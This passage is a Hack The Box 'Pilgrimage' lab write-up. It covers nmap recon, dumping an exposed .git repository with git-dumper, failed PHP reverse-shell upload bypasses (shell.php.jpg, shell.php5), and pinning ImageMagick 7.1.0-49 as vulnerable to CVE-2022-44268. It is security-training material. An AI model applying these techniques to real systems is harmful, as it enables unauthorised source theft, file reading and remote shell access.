HTB Pilgrimage
1. Recon
hosts entry
10.129.79.137 pilgrimage.htb
Port scan
sudo nmap -sV -A --max-rate=10000 pilgrimage.htb- 22: OpenSSH 8.4p1 Debian 5+deb11u1 → Debian 11 (bullseye)
- 80: nginx 1.18.0, title
Pilgrimage - Shrink Your Images - nmap's own
http-gitscript already found the treasure:/.git/exposed at the web root, last commit message "Pilgrimage image shrinking service initial commit" PHPSESSIDcookie without httponly → PHP app

The exposed .git/ is the box's loudest signal, source dump is the obvious next step.
Web app
Image shrinker: register, upload a file, the service shrinks it. Logged in as Ogog, Dashboard tab present. Footer says TemplateMo, 2022.

Wrong-technique note: PHP reverse shell upload

pentestmonkey's php-reverse-shell.php was uploaded via the shrinker, the app accepted it but treated it as an ordinary image (the shrunk result came back as a picture, no execution). Read: uploads are never executed as PHP. The shrinker hands files to ImageMagick and stores the shrunk output; there is no PHP interpreter touching the upload. This box's foothold is not upload-execution, it is ImageMagick itself (roadmap hint: CVE-2022-44268 arbitrary file read). The .git/ dump will confirm the mechanism.
Wrong-technique attempts, for the record
Before the source dump, three upload bypass attempts went nowhere: bare php-reverse-shell.php, shell.php.jpg, shell.php5, penelope listened, nothing ever connected. Consistent with the read above: there is no PHP execution anywhere in the upload chain, so no extension variant can matter.
2. Git dump: the repo ships its own weapon

git-dumper against the exposed repo (tool: https://github.com/arthaud/git-dumper). Directory listing on /.git/ is 403, but the tool works around it by fetching known files, .git/HEAD and .git/index come back 200 and that is all it needs.
Repo lands:
assets dashboard.php index.php login.php logout.php magick register.php vendorThe loudest file in the listing: magick, the ImageMagick binary ships inside the repo. No version guessing needed; the exact interpreter of uploaded files is sitting right there.

ImageMagick attack surface reference: https://hacktricks.wiki/en/network-services-pentesting/pentesting-web/imagemagick-security.html
Version pinned: 7.1.0-49 beta
The AppImage refuses to run without FUSE (libfuse.so.2 missing), but it does not need to run, --appimage-extract unpacks it, and AppRun --version answers:
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911
